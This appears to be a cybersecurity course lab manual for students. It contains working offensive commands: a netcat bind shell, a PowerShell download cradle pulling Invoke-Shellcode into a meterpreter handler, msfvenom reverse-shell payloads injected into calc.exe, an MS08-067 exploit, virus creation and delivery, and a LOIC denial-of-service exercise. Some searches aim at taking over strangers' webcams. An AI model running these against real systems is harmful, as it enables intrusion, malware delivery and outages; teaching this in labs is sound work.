

Cyber Security Labs

Contents

Useful Websites	2
1. Default Passwords.....	3
2. Archive.org	3
3. Netcraft.com.....	3
4. Specialized Google Searching	3
5. Hacked Email List.....	3
6. Web Cam	3
7. Shodan.io	4
8. OWASP ZAP	4
Utilities.....	5
9. Ping Labs	5
10. HPing scan	6
11. nmap labs	6
12. Netcat	6
13. nslookup.....	7
14. Wireshark.....	7
Basic Linux Knowledge and Kali Linux	9
Basic commands	9
15. Navigation Commands.....	9
16. General Commands.....	10
17. ifconfig.....	10
Kali.....	10
18. Recon-ng.....	10
19. Dmitry	10
20. Hashcat.....	11
21. Whatweb	12
22. PowerSploit.....	12
Metasploit Reconnaissance	14
23. DNS Enumeration.....	14
24. Find SQL Servers.....	14

25.	Attempt NETAPI attack.....	14
	msfvenom.....	14
26.	Basic msfvenom.....	14
27.	Inject into existing file	15
	Steganography.....	15
28.	Stego Lab	15
	Create A Virus	16
29.	Terabit.....	16
30.	Elitewrap	16
31.	LOIC	17
	Windows Hacking.....	17
32.	Windows Shares.....	17
33.	Deliver malware.....	17
34.	Net commands	18
35.	Netsh	18
36.	Registry	18
	Online Labs.....	18
37.	TryHackMe Basic Offensive Security	19
38.	Kali Linux for Beginners	19
39.	TryHackMe Metasploit.....	19
40.	TryHackMe OWASP Part 1.....	19
41.	TryHackMe OWASP Part 1.....	20
	Appendix A Common Errors and How to Fix them	21
	Shellter install issues.....	21
	Endless Kali Login Loop	25
	No space left on device Error.....	25

NOTE: for any lab, the lab presented is just a minimum. Feel free to experiment. Particularly with scan labs such as nmap, hping, etc. Work with as many different scans and flags as you can.

Useful Websites

1. Default Passwords

Find the Default Password for Belkin Routers. You can search for “default Belkin password” or use one of these:

<http://www.defaultpassword.com/>

<http://www.routerpasswords.com/>

<http://www.default-password.info/>

2. Archive.org

Navigate to Archive.org and enter www.yahoo.com view versions for September 12 2001.

3. Netcraft.com

Navigate to Netcraft.com and enter www.chuckeasttom.com Note all information you can find.

4. Specialized Google Searching

Execute each of the searches below, exactly as you see them, in Google. Note what you find.

inurl:/welcome.cgi? | p=no-cert

inurl:view/index.shtml

inurl:view/index.shtml site:sunderland.ac.uk

5. Hacked Email List

Check your own email(s) in the following sites

<https://pwnedlist.com/query>

<https://haveibeenpwned.com/>

<https://lastpass.com/adobe/>

6. Web Cam

Search for web cams on the internet. Preferably ones you can take control over. Start with this search:

► *inurl:view/index.shtml*

Then try these

► *intitle:liveapplet inurl:LvAppl*

► *inurl:view/view.shtml*

► *inurl:axis-cgi/mjpg (motion-JPEG)*

► *inurl:view/indexFrame.shtml*

7. Shodan.io

Navigate to Shodanhq.com and sign up for a free account. Then execute each of the searches below.

default password country:US

"iis/6.0"

default password city:Chicago

default password city:yourdomainhere

ssh

telnet

default


openssh

apache

8. OWASP ZAP

Download OWASP ZAP and scan some small website. You can scan www.ChuckEasttom.com if you wish.

There is a limited online version of OWASP ZAP <https://hostedscan.com/owasp-vulnerability-scan>




Results look like this

Dashboard

2 scans in progress | 0 scheduled scans | [+ New Scan](#)

Risks detected Total: 62



Recent Scans

[See all scans >](#)

OPENVAS www.chuckeasttom.com 0 minutes ago	0%
OWASP ZAP www.chuckeasttom.com 0 minutes ago	Queued
NMAP www.chuckeasttom.com 0 minutes ago	Report

Recent Risks

[See all risks >](#)

NMAP Open TCP Port: 3306 www.chuckeasttom.com
NMAP Open TCP Port: 21 www.chuckeasttom.com
NMAP Open TCP Port: 465 www.chuckeasttom.com

Utilities

9. Ping Labs

You can use either www.chuckeasttom.com or an IP address in the lab.

Ping www.chuckeasttom.com with the following parameters

```
ping -l 2000 www.chuckeasttom.com
```

```
ping -l 2000 -w 1 www.chuckeasttom.com
```

10. HPing scan

You can use either www.chuckeasttom.com or an IP address in the lab.

Send TCP SYN packets to port 0 on host xyz.com

```
hping xyz.com -S -V
```

Send TCP SYN packets every 100,000 microseconds to port 443

```
hping xyz.com -S -p 443 -i u100000
```

-F -fin set FIN flag

-S -syn set SYN flag

-R -rst set RST flag

-P -push set PUSH flag

-A -ack set ACK flag

-U -urg set URG flag

-X -xmas set X unused flag (0x40)

-Y -ymas set Y unused flag (0x80)

11. nmap labs

You can use either www.chuckeasttom.com or an IP address in the lab.

```
nmap -sS www.chuckeasttom.com
```

```
nmap -sO www.chuckeasttom.com
```

```
nmap -sO -sS -oX -T4 www.chuckeasttom.com
```

Now use Zenmap against the same target experimenting with different scans

12. Netcat

Install netcat on your machine and from the command line set it to listen

Note: you can use any port you wish.

nc -l 3333

Have a lab partner connect

nc youripaddress 3333

Repeat, but this time have the listening command as follows:

nc -l -p 3333 -e cmd.exe

Then when the lab partner connects, he or she should be able to execute command line commands.

13. nslookup

Attempt a zone transfer at your locations domain name. This is done from the command line

type: nslookup.exe


type: ls -d domain_name <enter>

14. Wireshark


First install Wireshark on your computer. It is a free download from the internet the follow these steps:

1. Then configure it to trap traffic on your network, using promiscuous mode (default) with no capture filters.
2. Open your browser and surf to a few sites. Perhaps send an email.
3. When you have about 2000 packets stop the capture.
4. First pick one or two packets at random. Expand them and look at the headers (TCP, IP, and Ethernet). Can you identify the mac address? IP address? Port? Protocol? Repeat this a few times until you are comfortable reading packet headers.
5. Now identify an IP address that appears frequently in your capture
6. Apply a view filter to only capture that IP address

View Filter



7. Then remove the filter
8. Next use TCP stream to follow your communication with some website you visited when you were capturing.



Basic Linux Knowledge and Kali Linux

Basic commands

These are all commands discussed in the lecture. If you are new to Linux, then once you have completed this lab feel free to experiment with Linux shell commands.

Open the shell

15. Navigation Commands

First type `cd ..`

Then type `ls`

Type `mkdir testfolder`

Type `ls`

Then execute `dmesg > dmsg.txt` and open `dmsg.txt` in your preferred text editor

Then type *cp dmsg.txt testfolder*

Now type *cd testfolder*

Now type *ls*

Now type *cd ..*

16.General Commands

Now type *ps*

Now type *pstree*

Now type *top*

17.ifconfig

Now execute ifconfig doing at least the following

ifconfig eth0

ifconfig -a

ifconfig eth0 up

ifconfig eth0 down

Kali

18.Recon-ng

from the shell

Type *Recon-NG*

Type *show modules*


Type *use recon/contacts-creds/haveibeenpwned*

Type *set source yourmail@yourmail.com*

These are minimum, try as many variations as you wish.

19.Dmitry

Navigate to Dmitry



Type `Dmitry -i -s -e www.chuckeasttom.com`

Then try

basic scan and output to a text file

`Dmitry -wo out.txt www.chuckeasttom.com`

The flags are

1. **-o**: Allows the user to specify a location to write the output of the application to. If this parameter is not specified, the output is written to the command line window. This parameter must be the last one given, and must be followed by a file path.
2. **-i**: Performs a whois lookup on the IP address of the target. Use this option when you want to do a whois lookup, and want to use the IP instead of a domain name.
3. **-w**: Performs a whois lookup on the domain name of the host. Use this option when you want to do a whois lookup, and want to use the domain name of a target instead of the IP.
4. **-n**: Retrieves all available Netcraft information for a given target.
5. **-s**: Does a search for all subdomains of a target.
6. **-e**: Does a search for all emails of a target domain.
7. **-p**: Performs a TCP port scan of the target.

20. Hashcat

You can generate all the hashes you want at

<http://www.miraclesalad.com/webtools/md5.php>

Put this into a textfile Use the Kali text editor and put these in to begin with.

5f4dcc3b5aa765d61d8327deb882cf99

0d107d09f5bbe40cade3de5c71e9e9b7

e99a18c428cb38d5f260853678922e03

74301249b932c8f2c161ac0e73367e58

Then you can extract the file /usr/share/wordlists/rockyou.tar.gz to your home directory. The easiest way to do this is with the file manager. Then try

```
sudo hashcat -m 0 -a 0 -o cracked.txt hashes.txt rockyou.txt
```

With vm's you almost always get an error regarding drivers. Something like "Device #1: Not a native Intel OpenCL runtime. Expect massive speed loss."

First try installing the drivers

```
apt-get install ocl-icd-libopencl1 opencl-headers clinfo
```

You can then try benchmarking

```
hashcat -benchmark
```

If you still get the error, you won't be able to fix it with drivers.

There is a hashcat cheat sheet at <https://github.com/frizb/Hashcat-Cheatsheet>

21. Whatweb

Use whatweb against a website of your choice. You can use my website

```
whatweb -p OpenLookup -a 3 www.chuckeasttom.com
```

Try at least 3 different plugins and 3 different options.


22. PowerSploit

After you have access to a machine, you will need to use PowerSploit

You will need a second terminal window to start an HTTP server:

```
chuck@kali:~$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
□
```

Start PowerShell on the victim system by going to the Start menu and typing PowerShell in the search window.



Now from the Windows system navigate to the web server on the Kali machine.

Start a handler on Kali, something like this

```
msf> use exploit/multi/handler
msf> set PAYLOAD windows/meterpreter/reverse_http
msf> set LHOST 192.168.121.1
msf> set LPORT 4444
msf> exploit
```

Now use Powershell on the victim machine to download whatever you wish

**IEX(New-Object Net.WebClient).DownloadString
("http://192.168.181.128:8000/CodeExecution/Invoke-Shellcode.ps1 ")**

then you can invoke that

**Invoke-Shellcode -Payload windows/meterpreter/reverse_http -lhost 192.168.181.128 -lport
4444 -Force**

For this lab try at least two different PowerSploit payloads.

Metasploit Reconnaissance

23. DNS Enumeration

```
msf> use auxiliary/gather/dns_enum  
msf> set DOMAIN somedomain.com  
msf> run
```

24. Find SQL Servers

```
use auxiliary/scanner/mssql/mssql_ping  
set RHOSTS 192.168.1.177  
Set THREADS 1  
Set USE_WINDOWS_AUTHENT false  
Note: with this command run or exploit will work
```

25. Attempt NETAPI attack

```
use exploit/windows/smb/ms08_067_netapi  
set Payload windows/shell/bind_tcp  
Set RHOST 192.168.10.130  
Set RPORT 445  
exploit
```


msfvenom

26. Basic msfvenom

You will use msfvenom to create a package from an exploit. Pick any exploit you want. For this lab first make it an exe and simply put it manually on the target/test machine and execute it. The following will work, just change the LHOST and LPORT to your host and port.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.234 LPORT=2111 -f exe >  
myvenomattack.exe
```

You setup your listener like this



```
Terminal
File Edit View Search Terminal Help

[ OK ]

https://metasploit.com

=[ metasploit v4.16.30-dev ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.0.2.20
LHOST => 10.0.2.20
msf exploit(multi/handler) > set LPORT 80
LPORT => 80
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.20:80
```

27. Inject into existing file

Make a copy of calc.exe or any other innocuous executable and inject msfvenom into it.

```
msfvenom -a x86 --platform windows -x calc.exe -k -p windows/meterpreter/reverse_tcp
lhost=192.168.1.101 -f exe -o calcextra.exe
```

Steganography

28. Stego Lab

- ▶ Take one of the images provided to you and use any of the following tools to hide a text file in it. The text file should contain a message of at least 3 sentences
 - ▶ Invisible Secrets
 - ▶ Quick Stego
 - ▶ Open Stego

- ▶ Take some MP3 file of your own (or use the Vivaldi MP3 I provided) and hide a text file in it. Use a text file that has at least three sentences. Hide the text file in the sound file using DeepSound.
- ▶ Repeat and hide an image in an audio file

Create A Virus

29. Terabit

Using Terabit Virus Maker 3.0 create a virus that will only block notepad and Firefox. Then execute that virus on your lab machine.

30. Elitewrap

Use elitewrap to tie together two innocuous programs. Preferably two Windows programs. Candidate programs are

Winhlp32.exe

Write.exe

Cmd.exe

You will select two of these and copy them to a folder named 'EliteWrap' where you also place your elitewrap.exe

Then from the command line type

Elitewrap

When prompted for the name of the output file type

Elitetest.exe

When prompted for CRC check choose no

When prompted for the first file enter one of the files you copied, for example:

Cmd.exe

When prompted for the operation choose 4

When prompted for the second file choose one of the files you copied, for example:

Write.exe

When prompted for the operation choose 4

When prompted for a third file just hit enter.

Now execute the program you just created (eltetest.exe)

Repeat the lab, only this time the second file should be the virus you created with terabit virus maker.

31.LOIC


Use LOIC to lockon to the lab web server and attack it. Add one student at a time until the web server no longer responds.

Windows Hacking

32.Windows Shares

From Windows explorer attempt to access a lab partners computer. NOTE: You must first discuss this with the lab partner and have their permission

Type this into Windows Explorer [\\ipaddress\c\\$](http://ipaddress/c$)



If this does not work try

[\\ipaddress\admin\\$](http://ipaddress/admin$)

If you gain access, navigate to that users desktop and create a textfile that is entitled “you have been hacked by XXX” and put your name where XXX is.

33.Deliver malware

Once both lab partners have completed the previous lab, take the virus you created with Terabit virus maker in lesson 3 (that ONLY disables notepad and Firefox) and put that on your lab

partners desktop. Then have your partner execute that to see if it works. Repeat for each lab partner.

34. Net commands

Execute each of the following commands

net users

net view

net session

net session \\computername replace computername with your partners computer

net share

35. Netsh

Execute the folloing

netsh firewall set portopening tcp 445 smb enable

It will work but you will be notified that the netsh firewall has been deprecated. Repeat the lab with the new command (netsh advfirewall firewall) and a different port

Execute the following

netsh wlan show networks

netsh interface ip show config

More advanced netsh

Try connecting to a remote computer

netsh set machine remotecomputer

36. Registry

Run regedit

Then navigate to each of the following registry entries and note what is found there. Do not change anything

HKEY_LOCAL_MACHINE\System\ControlSet\Enum\USBSTOR

HKEY_CURRENT_USER\Software\Micros-of\Windows\CurrentVersion\Run

HKLM\SYSTEM\CurrentControlSet\Services\

Online Labs

In some cases, the classroom environment may not include virtual machines that can be used to perform labs. In those cases, web based labs will be used.

37. TryHackMe Basic Offensive Security

The website <https://tryhackme.com/room/offensivesecurityintro> is free. They do have paid material as well, but we will only use the free material. Each lab walks you through step by step and has vm's in the website to use.

38. Kali Linux for Beginners

The website <https://labex.io/learn/kali> has a free Kali Linux for beginners module. If you encounter portions that require payment, stop there.

39. TryHackMe Metasploit

This URL <https://tryhackme.com/room/metasploitintro> is a free online introduction to Metasploit that can be done from any web browser.

40. TryHackMe OWASP Part 1

The URL <https://tryhackme.com/room/owasptop102021> provides detailed information on the OWASP top 10 and you get to experiment with exploiting them. For this lab we will do only the first eight.

Task 2 ☐ Accessing Machines

Task 3 ☐ 1. Broken Access Control

Task 4 ☐ Broken Access Control (IDOR Challenge)

Task 5 ☐ 2. Cryptographic Failures

Task 2 ☐ Accessing Machines

Task 3 ☐ 1. Broken Access Control

Task 4 ☐ Broken Access Control (IDOR Challenge)

Task 5 ☐ 2. Cryptographic Failures

Task 6 ☐ Cryptographic Failures (Supporting Material 1)

Task 7 ☐ Cryptographic Failures (Supporting Material 2)

Task 8 ☐ Cryptographic Failures (Challenge)

41. TryHackMe OWASP Part 1

The URL <https://tryhackme.com/room/owasptop102021> provides detailed information on the OWASP top 10 and you get to experiment with exploiting them. For this lab we will do only Task 9 -16.

Task 9 ☐ 3. Injection

Task 10 ☐ 3.1. Command Injection

Task 11 ☐ 4. Insecure Design

Task 12 ☐ 5. Security Misconfiguration

Task 13 ☐ 6. Vulnerable and Outdated Components

Task 14 ☐ Vulnerable and Outdated Components - Exploit

Task 15 ☐ Vulnerable and Outdated Components - Lab

Task 16 ☐ 7. Identification and Authentication Failures

Appendix A Common Errors and How to Fix them

Shellter install issues

Some people have reported issues with Shellter. If you follow the steps I gave you, including configuring wine, you should be fine. But if not, here are common solutions that can be attempted. You may need to update the resources list for kali to add shelter


```
sudo nano /etc/apt/sources.list
```

Or you can download the zip file from right there on <https://www.shellterproject.com/download/>

Download

Shellter v7.2

Compatible with: Windows & Wine/CrossOver for Linux/Mac.



☒ I agree to the [terms and conditions](#)

[Download](#)

Now you could unzip it right there in downloads, but I prefer to move it to my home directory first. Then use `chmod 755` on `shellter.zip` to change permissions before I run it.

```
root@kali: ~  
File Edit View Search Terminal Help  
  
root@kali:~# ls  
Desktop    mystore      sign.sha256  testmalware.apk  
Documents  Pictures     something.txt Veil  
Downloads  Public       Templates    Videos  
Music      shellter.zip test1.key     WebScarab.properties  
root@kali:~# chmod 755 shellter.zip  
root@kali:~# ls  
Desktop    mystore      sign.sha256  testmalware.apk  
Documents  Pictures     something.txt Veil  
Downloads  Public       Templates    Videos  
Music      shellter.zip test1.key     WebScarab.properties  
root@kali:~# unzip shellter.zip  
Archive:  shellter.zip  
  creating: shellter/  
  creating: shellter/docs/  
  inflating: shellter/docs/faq.txt  
  inflating: shellter/docs/readme.txt  
  inflating: shellter/docs/version_history.txt  
  inflating: shellter/Executable_SHA-256.txt  
   creating: shellter/licenses/  
  inflating: shellter/licenses/BeaEngine.png  
  inflating: shellter/licenses/BeaEngine_License.txt
```

Now you have a new directory

```
root@kali: ~/shellter  
File Edit View Search Terminal Help  
  
root@kali:~# ls  
Desktop    mystore      shellter.zip  test1.key      WebScarab.properties  
Documents  Pictures     sign.sha256  testmalware.apk  
Downloads  Public       something.txt Veil  
Music      shellter     Templates    Videos  
root@kali:~# cd shellter  
root@kali:~/shellter#
```

Now you need wine to run shellter. The typical way to install wine on Linux sometimes fails, here it is

```
root@kali: ~/shellter  
File Edit View Search Terminal Help  
  
root@kali:~/shellter# wine  
it looks like wine32 is missing, you should install it.  
as root, please execute "apt-get install wine32"  
Usage: wine PROGRAM [ARGUMENTS...]  Run the specified program  
    wine --help                      Display this help and exit  
    wine --version                   Output version information and exit  
root@kali:~/shellter# apt-get install wine32  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
Package wine32 is not available, but is referred to by another package.  
This may mean that the package is missing, has been obsoleted, or  
is only available from another source  
  
E: Package 'wine32' has no installation candidate  
root@kali:~/shellter#
```

If that happens lets update our resources.list

